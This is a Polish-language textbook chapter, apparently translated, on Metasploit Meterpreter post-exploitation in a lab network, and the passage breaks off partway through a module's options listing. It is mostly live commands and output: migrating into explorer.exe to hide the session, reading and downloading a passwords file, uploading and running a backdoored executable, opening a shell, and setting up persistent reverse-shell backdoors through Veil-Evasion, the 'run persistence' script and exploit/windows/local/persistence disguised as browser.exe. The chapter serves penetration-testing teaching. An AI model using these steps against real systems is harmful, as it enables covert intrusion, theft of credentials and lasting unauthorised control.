**Eksploatacja po ataku**

Wcześniej omówiliśmy, jak uzyskać dostęp do urządzeń za pomocą różnych technik. Teraz przejdziemy do zadania po ataku, które skupi się na sesji Meterpretera i sposobach wykorzystania systemu docelowego po uzyskaniu do niego dostępu. Następnie przyjrzymy się podstawowym poleceniom systemu plików, które mogą pomóc w wykorzystaniu systemu docelowego. Do tej pory w tej książce uzyskiwaliśmy dostęp do systemu docelowego tylko do momentu, w którym ofiara miała uruchomiony nasz plik lub oprogramowanie typu backdoor. Teraz przyjrzymy się, jak utrzymać dostęp do systemu, zarówno za pomocą prostych, jak i zaawansowanych metod. Omówimy nawet, co można zrobić po przeprowadzeniu ataku keyloggerowego. Następnie przyjrzymy się ważnej koncepcji obrotu i wykorzystamy ją do utworzenia trasy automatycznej. W tym rozdziale omówione zostaną następujące tematy:

Wprowadzenie do eksploatacji po awarii

Podstawy Meterpretera

Polecenia systemu plików

Utrzymywanie dostępu za pomocą prostych metod

Utrzymywanie dostępu za pomocą zaawansowanych metod

Logowanie naciśnięć klawiszy

Wprowadzenie do przestawiania

Automatyczne przestawianie tras

**Wprowadzenie do post-eksploatacji**

Skoro już wiemy, jak uzyskać dostęp do naszego celu, przyjrzyjmy się, co możemy z nim zrobić. W tej sekcji poznamy szereg możliwości po uzyskaniu dostępu do komputera. Przyjrzymy się, co zrobić z komputerem, niezależnie od sposobu uzyskania do niego dostępu – czy wykorzystamy exploit po stronie serwera, socjotechnikę, backdoor, problem z określoną aplikacją, czy inną metodę. W poprzednich rozdziałach zawsze zatrzymywaliśmy się, gdy dotarliśmy do odwrotnej sesji Meterpretera z naszego celu. W tym rozdziale rozpoczniemy od sesji Meterpretera. Nie będziemy omawiać, jak uzyskaliśmy dostęp, ale co możemy zrobić po jego uzyskaniu. Omówimy kilka naprawdę ciekawych rzeczy, takich jak utrzymanie dostępu do komputera docelowego, nawet jeśli jego użytkownik odinstaluje podatny program lub uruchomi go ponownie. Przyjrzymy się, jak pobierać, przesyłać i odczytywać pliki, uruchamiać kamerę internetową, uruchamiać keylogger w celu rejestrowania naciśnięć klawiszy i tak dalej. Przyjrzymy się również, jak wykorzystać komputer docelowy jako punkt zaczepienia do wykorzystania wszystkich komputerów w tej samej sieci (zakładając na przykład, że naszym celem nie jest w rzeczywistości komputer, który zhakowaliśmy, ale znajduje się w tej samej sieci co ten komputer). Ponownie, wszystkie czynności, które wykonamy w tym rozdziale, będą koncentrować się na wykorzystaniu luk w zabezpieczeniach celu i uzyskaniu do niego dostępu.

**Podstawy Meterpretera**

W tej sekcji poznamy podstawy interakcji z Meterpreterem Metasploit. W systemie Linux polecenie help jest zawsze najlepszym poleceniem do uruchomienia, jeśli chodzi o uzyskanie informacji o konkretnym poleceniu. Dlatego pierwszą rzeczą, którą zrobimy, będzie uruchomienie polecenia help,

aby uzyskać obszerną listę wszystkich poleceń, które możemy uruchomić, oraz opis działania każdego z nich, jak pokazano na poniższym zrzucie ekranu:

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

Przyjrzyjmy się podstawom. Pierwszą rzeczą, którą podkreślimy, jest polecenie background, w następujący sposób:

```
meterpreter > background
[*] Backgrounding session 2...
```

Polecenie background w zasadzie uruchamia bieżącą sesję w tle bez jej zamykania. Działa to bardzo podobnie do minimalizowania okna. Po uruchomieniu polecenia background, możemy wrócić do Metasploit i uruchomić inne polecenia, aby jeszcze bardziej wykorzystać potencjał maszyny docelowej (lub innych maszyn), utrzymując połączenie z komputerem, który właśnie zhakowaliśmy. Aby wyświetlić listę wszystkich używanych komputerów i sesji, możemy uruchomić polecenie session -l, które wyświetla bieżące sesje. Jak widać na poniższym zrzucie ekranu, nadal mamy sesję Meterpretera, nie utraciliśmy jej i znajduje się ona pomiędzy naszym urządzeniem i urządzeniem docelowym, którym jest 10.0.2.5:

```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  2         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  10.0.2.15:8080 -> 10.0.2.5:49932 (10.0.2.5)
```

Jeśli chcemy powrócić do poprzedniej sesji i ponownie uruchomić Meterpretera, wystarczy uruchomić polecenie sessions z opcją -i (od „interaction”), a następnie podać identyfikator (w naszym przypadku 2) w następujący sposób:

```
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Kolejnym poleceniem jest sysinfo. Uruchamiamy je za każdym razem, gdy włamujemy się do systemu; wyświetla ono informacje o komputerze docelowym. Jak widać na poniższym zrzucie ekranu, wyświetla ono nazwę komputera, jego system operacyjny i architekturę. Na poniższym zrzucie ekranu widać również, że jest to komputer 64-bitowy, więc jeśli w przyszłości będziemy chcieli uruchamiać pliki wykonywalne na komputerze docelowym, musimy utworzyć pliki wykonywalne 64-bitowe:

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
```

Widzimy, że używanym językiem jest angielski, grupa robocza, w której pracuje komputer, oraz identyfikator zalogowanego użytkownika. Widzimy również wersję Meterpretera uruchomioną na komputerze docelowym, która w rzeczywistości jest 32-bitowa. Innym przydatnym poleceniem do zbierania informacji jest ipconfig. Polecenie ipconfig jest w tym przypadku bardzo podobne do polecenia ipconfig, które uruchamiamy na komputerach z systemem Windows (w wierszu poleceń); wyświetli nam ono wszystkie interfejsy podłączone do komputera docelowego, jak pokazano na poniższym zrzucie ekranu:

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  9
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:04:18:04
MTU          : 1500
IPv4 Address : 10.0.2.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f590:a0cd:d841:d69b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Na przykład możemy zobaczyć Interface 1, adres MAC, adres IP, a nawet adres IPv4, połączone z wieloma sieciami. Możemy również zobaczyć wszystkie interfejsy i sposoby interakcji z nimi. Innym przydatnym poleceniem do gromadzenia informacji jest polecenie ps. Polecenie ps wyświetla listę wszystkich procesów uruchomionych na komputerze docelowym; mogą to być procesy działające w tle lub rzeczywiste programy działające na pierwszym planie jako programy systemu Windows lub interfejsy graficzne. Na poniższym zrzucie ekranu widzimy listę wszystkich uruchomionych procesów wraz z nazwą i identyfikatorem (PID) każdego z nich:

```
meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User                 Path
 ---   ----  ----                          ----  -------  ----                 ----
 0     0     [System Process]
 4     0     System
 64    7752  firefox.exe                   x64   1        MSEDGEWIN10\IEUser   C:\Program Files\Mozilla Firefox\firefox.exe
 88    4     Registry
 316   4     smss.exe
 360   632   svchost.exe
 368   632   svchost.exe
 416   400   csrss.exe
 420   632   svchost.exe
 492   400   wininit.exe
 504   484   csrss.exe
 540   6572  Windows.WARP.JITService.exe
 576   484   winlogon.exe
 632   492   services.exe
 648   492   lsass.exe
 736   632   svchost.exe
 744   576   fontdrvhost.exe
 752   492   fontdrvhost.exe
 772   632   svchost.exe                   x64   1        MSEDGEWIN10\IEUser   C:\Windows\System32\svchost.exe
 780   632   svchost.exe
 832   632   svchost.exe
 872   632   svchost.exe
 924   632   svchost.exe
 984   832   dllhost.exe                   x64   1        MSEDGEWIN10\IEUser   C:\Windows\System32\dllhost.exe
```


Ciekawym procesem jest explorer.exe - jest to dosłownie graficzny interfejs systemu Windows. Jak widać na powyższym zrzucie ekranu, działa on na PID 4744, jak pokazano tutaj:

```
 4744  4680  explorer.exe                x64   1        MSEDGEWIN10\IEUser   C:\Windows\explorer.exe
 4780  632   svchost.exe
 4864  632   svchost.exe
 4956  632   svchost.exe
 5020  632   svchost.exe                 x64   1        MSEDGEWIN10\IEUser   C:\Windows\System32\svchost.exe
 5076  832   MicrosoftEdge.exe           x64   1        MSEDGEWIN10\IEUser   C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\Mic
rosoftEdge.exe
```

Po włamaniu się do systemu, bardzo dobrym pomysłem jest migracja procesu, na którym działa komputer, do bezpieczniejszego procesu. Na przykład proces explorer.exe jest graficznym interfejsem systemu Windows, więc działa zawsze, dopóki użytkownik korzysta ze swojego urządzenia. Oznacza to, że jest znacznie bezpieczniejszy niż proces, za pomocą którego uzyskaliśmy dostęp do komputera. Na przykład, jeśli uzyskaliśmy dostęp za pośrednictwem pliku wykonywalnego lub programu, utracimy proces, gdy tylko użytkownik zamknie ten program. Lepszą metodą jest migracja do procesu, który ma mniejsze prawdopodobieństwo zamknięcia lub zakończenia. W tym celu użyjemy polecenia o nazwie migratre, które przeniesie naszą bieżącą sesję do innego procesu. Wykorzystamy proces explorer.exe ponieważ jest on bardzo bezpieczny.Użyj polecenia migrate 4744, gdzie 4744 to PID procesu explorer.exe. Poniżej przedstawiono wynik polecenia migrate:

```
meterpreter > migrate 4744
[*] Migrating from 6888 to 4744...
[*] Migration completed successfully.
```

W tej chwili Meterpreter działa z procesu explorer.exe. Jeśli przejdziemy do Menedżera zadań na komputerze docelowym i uruchomimy Monitor zasobów, a następnie przejdziemy do zakładki Sieć i do Połączeń TCP, zobaczymy, że połączenie na porcie 8080 pochodzi z procesu explorer.exe , jak pokazano poniżej:



TCP Connections

Zatem, jeśli chodzi o cel, nie pochodzi on ze złośliwego pliku, naszego ładunku ani tylnego wejścia, lecz przebiega przez explorer.exe, co nie jest podejrzane. Teraz, jeśli zobaczymy Firefoksa lub Chrome, możemy migrować do tych procesów. A jeśli łączymy się przez port 8080 lub 80, będzie to wyglądać jeszcze mniej podejrzanie, ponieważ porty 80 i 8080 są używane przez serwery WWW, więc nawiązanie połączenia przez nie jest bardzo naturalne.

**Polecenia systemu plików**

Teraz przyjrzymy się kolejnym poleceniom, które pozwolą nam nawigować, wyświetlać, odczytywać, pobierać, przesyłać, a nawet uruchamiać pliki na komputerze docelowym. Mamy uruchomioną sesję Meterpretera i pierwszą rzeczą, jaką zrobimy, będzie pobranie bieżącego katalogu roboczego za pomocą polecenia pwd. Przeniesie nas ono do lokalizacji C:\Users. Aby wyświetlić listę wszystkich plików i katalogów, możemy użyć polecenia ls; poniższy zrzut ekranu przedstawia listę plików:

```
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-04-11 19:45:03 -0400  All Users
40555/r-xr-xr-x   8192  dir   2018-04-25 11:47:56 -0400  Default
40777/rwxrwxrwx   0     dir   2018-04-11 19:45:03 -0400  Default User
40777/rwxrwxrwx   8192  dir   2018-07-17 02:28:40 -0400  IEUser
40555/r-xr-xr-x   4096  dir   2018-04-25 11:48:29 -0400  Public
100666/rw-rw-rw-  174   fil   2018-04-11 19:36:38 -0400  desktop.ini
40777/rwxrwxrwx   8192  dir   2018-07-16 11:18:54 -0400  sshd_server
```

Załóżmy, że chcemy przejść do folderu IEUser. Użyjemy polecenia cd IEUser, a jeśli użyjemy pwd, znajdziemy się w katalogu C:\Users\IEUser. Następnie przejdziemy do katalogu Downloads i wyświetlimy listę plików. Na poniższej liście plików widzimy passwords.txt, który wydaje się interesujący:

```
meterpreter > cd IEUser
meterpreter > pwd
C:\Users\IEUser
meterpreter > cd Downloads
meterpreter > ls
Listing: C:\Users\IEUser\Downloads
==================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  458959   fil   2018-07-24 05:50:00 -0400  Imagejpg.zip
100777/rwxrwxrwx  2912256  fil   2018-07-25 02:12:55 -0400  browser.exe
100666/rw-rw-rw-  282      fil   2018-07-16 03:19:02 -0400  desktop.ini
100777/rwxrwxrwx  894976   fil   2018-07-24 03:45:01 -0400  image.exe
100666/rw-rw-rw-  7        fil   2018-07-25 03:19:14 -0400  paswords.txt
100777/rwxrwxrwx  894976   fil   2018-07-24 05:51:59 -0400  test.exe
100777/rwxrwxrwx  0        fil   2018-07-25 02:11:31 -0400  update.exe
```

Aby odczytać ten plik, wystarczy użyć polecenia cat passwords.txt. Możemy wtedy zobaczyć zawartość pliku, jak pokazano na poniższym zrzucie ekranu.

```
meterpreter > cat paswords.txt
test1
```

Jeśli sprawdzimy ten plik, zobaczymy, że wynik polecenia cat jest zgodny z zawartością pliku. Załóżmy, że chcemy zachować ten plik na później. Możemy go pobrać, używając polecenia download i nazwy pliku, która brzmi paswords.txt. Wynik polecenia wygląda następująco:

```
meterpreter > download paswords.txt
[*] Downloading: paswords.txt -> paswords.txt
[*] Downloaded 7.00 B of 7.00 B (100.0%): paswords.txt -> paswords.txt
[*] download   : paswords.txt -> paswords.txt
```

Po uruchomieniu polecenia plik zostanie pobrany; jeśli przejdziemy do naszego katalogu root, zobaczymy plik o nazwie paswords.txt zawierający wszystkie swoje dane:

```
root@kali:~# cd /root/
root@kali:~# ls
 alert.js                    sniff-2018-07-16-eth.pcap
 bdfproxy_msf_resource.rc    Templates
 Desktop                     test-upc-01.cap
 Documents                   test-upc-01.csv
 Downloads                   test-upc-01.kismet.csv
 hamster.txt                 test-upc-01.kismet.netxml
 Music                       test-upc-02.cap
'New Graph (1).mtgl'         test-upc-02.csv
 paswords.txt                test-upc-02.kismet.csv
 Pictures                    test-upc-02.kismet.netxml
 proxy.log                   Videos
 Public
```

Załóżmy teraz, że mamy backdoora, wirusa, trojana lub keyloggera, który chcemy wgrać na komputer docelowy. Możemy to zrobić bardzo łatwo. Wracając do naszego katalogu root, widzimy wiele plików, w tym jeden o nazwie `backdoored-calc.exe`. Spróbujemy wgrać ten plik, uruchamiając polecenie upload wraz z nazwą pliku. Plik zostanie wgrany, jak pokazano na poniższym zrzucie ekranu:

```
meterpreter > upload backdoored-calc.exe
[*] uploading  : backdoored-calc.exe -> backdoored-calc.exe
[*] Uploaded 2.78 MiB of 2.78 MiB (100.0%): backdoored-calc.exe -> backdoored-calc.exe
[*] uploaded   : backdoored-calc.exe -> backdoored-calc.exe
```

Teraz wywołamy listę, aby upewnić się, że plik istnieje; na poniższym zrzucie ekranu możemy zobaczyć nowy plik o nazwie `backdoored-calc.exe`:

```
meterpreter > ls
Listing: C:\Users\IEUser\Downloads
==================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  458959   fil   2018-07-24 05:50:00 -0400  Imagejpg.zip
100777/rwxrwxrwx  2912256  fil   2018-07-25 03:27:38 -0400  backdoored-calc.exe
100777/rwxrwxrwx  2912256  fil   2018-07-25 02:12:55 -0400  browser.exe
100666/rw-rw-rw-  282      fil   2018-07-16 03:19:02 -0400  desktop.ini
100777/rwxrwxrwx  894976   fil   2018-07-24 03:45:01 -0400  image.exe
100666/rw-rw-rw-  7        fil   2018-07-25 03:19:14 -0400  paswords.txt
100777/rwxrwxrwx  894976   fil   2018-07-24 05:51:59 -0400  test.exe
100777/rwxrwxrwx  0        fil   2018-07-25 02:11:31 -0400  update.exe
```

Aby uruchomić przesłany plik na komputerze docelowym (jeśli jest to wirus lub keylogger), wystarczy uruchomić polecenie execute i po opcji –f wskazać plik, który chcemy uruchomić. W naszym przykładzie plik to `backdoored-calc.exe`. Po uruchomieniu zobaczymy, że proces 3324 został utworzony, a więc nasze tylne wejście zostało wykonane:

```
meterpreter > execute -f backdoored-calc.exe
Process 3324 created.
```

Jeśli `backdoored-calc.exe` jest wirusem, to zrobi to, co powinien. Kolejną funkcją jest polecenie powłoki, które konwertuje bieżącą sesję Metasploit lub Meterpretera na powłokę systemu operacyjnego. Po wpisaniu polecenia powłoki pojawi się wiersz poleceń systemu Windows, w którym możemy wykonywać polecenia systemu. Jak widać na poniższym zrzucie ekranu, znajduje się on na osobnym kanale i możemy za jego pośrednictwem uruchamiać dowolne polecenie systemu Windows.

Możemy więc uruchomić polecenie dir, aby wyświetlić listę wszystkich katalogów; możemy użyć polecenia ipconfig; i możemy użyć dowolnego innego polecenia systemu Windows, dokładnie tak samo, jak w przypadku uruchamiania poleceń z poziomu wiersza poleceń:

```
meterpreter > shell
Process 3108 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17134.165]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Istnieje wiele innych poleceń, których możemy użyć do zarządzania systemem plików. Jeśli wpiszemy polecenie „help” i przejdziemy do sekcji „filesystem”, zobaczymy, że możemy edytować, pobierać, przenosić pliki do innych plików, zmieniać nazwy plików, usuwać pliki, usuwać katalogi, wyszukiwać itd. Jest o wiele więcej rzeczy, które możemy zrobić z systemem plików, a właśnie przedstawiliśmy podstawowy przegląd głównych poleceń, których możemy użyć do zarządzania systemem plików na komputerze docelowym, jak pokazano na poniższym zrzucie ekranu:

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

**Utrzymywanie dostępu za pomocą prostych metod**

We wszystkich dotychczasowych przykładach traciliśmy połączenie z komputerem docelowym natychmiast po ponownym uruchomieniu komputera przez użytkownika docelowego, ponieważ użyliśmy standardowego backdoora. Po ponownym uruchomieniu komputera backdoor zostałby zamknięty, proces zostałby przerwany, a połączenie zostałoby utracone. W tej sekcji omówimy metody, które pozwolą nam utrzymać dostęp do komputera docelowego, dzięki czemu moglibyśmy wrócić w dowolnym momencie i odzyskać pełną kontrolę nad komputerem. Istnieje kilka sposobów, aby to zrobić. Pierwszym z nich jest użycie Veil-Evasion; zamiast utworzonego backdoora HTTP możemy

użyć usługi HTTP lub TCP. Przyjrzyjmy się przykładowi. Jeśli użyjemy Veil-Evasion i uruchomimy polecenie list, zobaczymy, że pod numerami 6 i 8 mamy backdoory usług, jak pokazano na poniższym zrzucie ekranu:

```
Veil/Evasion>: list
================================================================================
                                    Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py
```

Jeżeli uruchomimy use 6, wystarczy skonfigurować LHOST, a następnie generate tylne drzwi; możemy połączyć je z innymi metodami i wysłać do osoby docelowej lub możemy je przesłać za pomocą polecenia upload, którego się nauczyliśmy, a następnie je wykonać, co spowoduje zainstalowanie tylnych drzwi jako usługi na komputerze docelowym:

```
Veil/Evasion>: use 6
================================================================================
                                    Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Payload Information:

        Name:           Pure C Reverse HTTP Service
        Language:       c
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_http windows
                        service stager compatible with psexec, no
                        shellcode

Payload: c/meterpreter/rev_http_service selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
COMPILE_TO_EXE          Y               Compile to an executable
LHOST                                   IP of the Metasploit handler
LPORT                   8080            Port of the Metasploit handler

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[c/meterpreter/rev_http_service>>]:
```

Wystarczy użyć multi-handlera, a za każdym razem, gdy nasz komputer docelowy się uruchomi, spróbuje się z nami połączyć, ponieważ jest to odwrócona powłoka. Nie będziemy omawiać tej metody szczegółowo, ponieważ jest bardzo prosta. Robiliśmy już coś podobnego wcześniej: stworzyliśmy backdoora za pomocą Veil-Evasion i wgraliśmy go na komputer docelowy. Wystarczy więc utworzyć backdoora, wgrać go, uruchomić i gotowe. To nie zawsze działa – to kolejny powód, dla którego nie będziemy tego szczegółowo analizować. Zwykłe backdoory są o wiele bardziej niezawodne; dlatego użyliśmy zwykłego backdoora, gdy łączyliśmy backdoory z innymi metodami, takimi jak zmiana ikony. Inną metodą jest użycie modułu dołączonego do Meterpretera o nazwie persistence ; zobaczmy, jak możemy go użyć. Wystarczy użyć run z persistence, a następnie użyć -h, aby wyświetlić menu pomocy, w którym znajdują się wszystkie opcje, które możemy skonfigurować. Na poniższym zrzucie ekranu widać, że -A od razu uruchamia multi-handler; nie musimy zmieniać lokalizacji, w której zostanie zainstalowany backdoor:

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

Opcja -P określa ładunek; ponownie, `windows/meterpreter/reverse_tcp` to naprawdę dobry ładunek, więc nie musimy się nim zbytnio przejmować. Opcja -S służy do rozpoczęcia korzystania z uprawnień systemowych; jak wspomniano wcześniej, nie mamy uprawnień systemowych, więc powinniśmy użyć opcji -U. Następnie możemy użyć opcji -i, aby ustawić czas, przez jaki backdoor będzie próbował połączyć się z nami; będzie próbował połączyć się co 10, 15 lub 20 sekund – w zależności od tego, co określimy. Opcja -p określa port, a opcja -r określa adres IP naszego komputera. Aby uruchomić persistence, wystarczy użyć `run persistence, -U` , (aby uruchomić z uprawnieniami użytkownika), -i po 20 sekundach, a następnie -p, i prawdopodobnie wstawimy 80, ponieważ, jak wspomnieliśmy, port 80 nie wygląda podejrzanie. Następnie możemy użyć -r, aby określić nasz adres IP, który wynosi 10.0.2.15. Polecenie będzie wyglądać mniej więcej tak:

run persistence -U -i 20 -p 80 -r 10.0.2.15

Oczywiście, po uruchomieniu tego polecenia, aby nawiązać połączenie, musimy uruchomić multihandler na porcie 80 (lub na wybranym porcie za pomocą ładunku). Problem z tą metodą polega na tym, że jest ona wykrywalna przez programy antywirusowe; dlatego nie będziemy jej szczegółowo omawiać. Zamiast tego omówimy kombinację obu tych metod, która nie będzie wykrywalna przez programy antywirusowe i będzie znacznie bardziej niezawodna niż użycie metody Veil-Evasion.

**Utrzymywanie dostępu za pomocą zaawansowanych metod**

W tej sekcji wykorzystamy standardowy, niewykrywalny backdoor HTTP odwrotnego Meterpretera, który utworzyliśmy wcześniej. Wstrzykniemy go jako usługę, dzięki czemu będzie uruchamiany za

każdym razem, gdy użytkownik docelowy uruchomi swój komputer; będzie próbował połączyć się z nami w określonych odstępach czasu. Aby to zrobić, najpierw przełączymy bieżącą sesję w tło. Robiliśmy to już wcześniej; możemy korzystać z tła i nadal wchodzić w interakcję z sesją na numerze 2. Użyjemy modułu; jest on podobny do modułu wielodostępnego dołączonego do Metasploit i nazywa się `exploit/windows/local/persistence`. Przyjrzymy się jego opcjom, aby zobaczyć, co musimy skonfigurować. Na poniższym zrzucie ekranu widzimy opcje podobne do tych, które widzieliśmy w usłudze Metasploit:

```
msf exploit(multi/handler) > use exploit/windows/local/persistence
msf exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Pierwszą rzeczą jest liczba sekund, w ciągu których komputer docelowy będzie próbował nawiązać z nami połączenie zwrotne – DELAY. Utrzymamy tę wartość na poziomie 10 sekund – tak więc co 10 sekund komputer docelowy będzie próbował nawiązać z nami połączenie zwrotne. EXE_NAME to nazwa, która będzie wyświetlana w procesach, z których nawiązywane jest połączenie. Ustawimy ją na przeglądarkę, aby była trudniejsza do wykrycia; ustawimy więc EXE_NAME na browser.exe. Polecenie wygląda następująco:

set EXE_NAME browser.exe

Ścieżka PATH, w której zostanie zainstalowany ładunek lub backdoor, pozostanie taka sama, podobnie jak REG_NAME (wpis w rejestrze). To bardzo ważne: musimy określić, w której sesji uruchomić exploita. W tym przykładzie używamy sesji numer 2; to nasza sesja Meterpretera. Jeśli użyjemy sesji -1, wyświetli się lista wszystkich dostępnych sesji, a ich numer identyfikacyjny to 1:

```
msf exploit(windows/local/persistence) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  2         meterpreter x64/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  10.0.2.15:8080 -> 10.0.2.5:49932 (10.0.2.5)
```

Musimy ustawić nasz SESSION na liczbę 2. Użyjemy więc setr SESSION 2, a STARTUP pozostanie jako USER. dla uprawnień użytkownika. Teraz, jeśli uruchomimy show options, zobaczymy, że browser.exe i numer sesji 2 są ustawione w następujący sposób:

```
msf exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME  browser.exe      no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
